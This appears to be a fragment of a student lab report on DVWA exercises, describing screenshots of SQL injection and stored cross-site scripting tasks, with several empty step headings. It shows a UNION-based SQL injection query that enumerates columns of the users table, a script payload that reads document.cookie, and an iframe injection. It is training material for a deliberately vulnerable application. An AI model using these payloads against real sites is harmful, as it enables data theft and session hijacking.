The screenshot shows a web application interface for SQL Injection vulnerabilities. The interface is divided into two main sections: a left sidebar with a list of vulnerabilities and a right main area displaying the details of the selected vulnerability.

**Left Sidebar (Vulnerabilities):**

- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection** (Selected)
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- DVWA Security
- PHP Info
- About
- Logout

**Right Main Area (SQL Injection Details):**

The right main area displays the results of a query that concatenates all columns from the 'users' table in the 'information\_schema.columns' table. The query is shown in the top right corner, and the results are displayed in a table below it.

**Query:**


```
ID: '%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
```

**Results:**


ID	First name	Surname	user_id
1	users	users	1

The results show the first row of the 'users' table, with columns 'First name', 'Surname', and 'user\_id'. The 'ID' column is also displayed, showing the value '1'.

## 8. Display all the columns field contents in the Information\_schema usertable.




## 9. Create Password Hash File.






## Experiment No: 8 XSS using DVWA

### 1. Perform XSS Stored Basic Exploit




### 2. Perform XSS Stored IFRAME Exploit Test to clone any website.



## 3. Retrieve Session id detail by XSS Stored COOKIE Exploit Test.

### Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="teat tarj"/>
Message *	<input type="text" value="&lt;script&gt;alert(document.cookie)&lt;/script&gt;"/>
<input type="button" value="Sign Guestbook"/>	



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)

### Vulnerability: Stored Cross Site Scripting (XSS)

security=low; PHPSESSID=m0207tc4vsdm36g1d81be027q7

Name: test	Message: This is a test comment.
Name: i	Message: <iframe src=\"http://172.16.3.10\"></iframe>
Name: teat tarj	Message: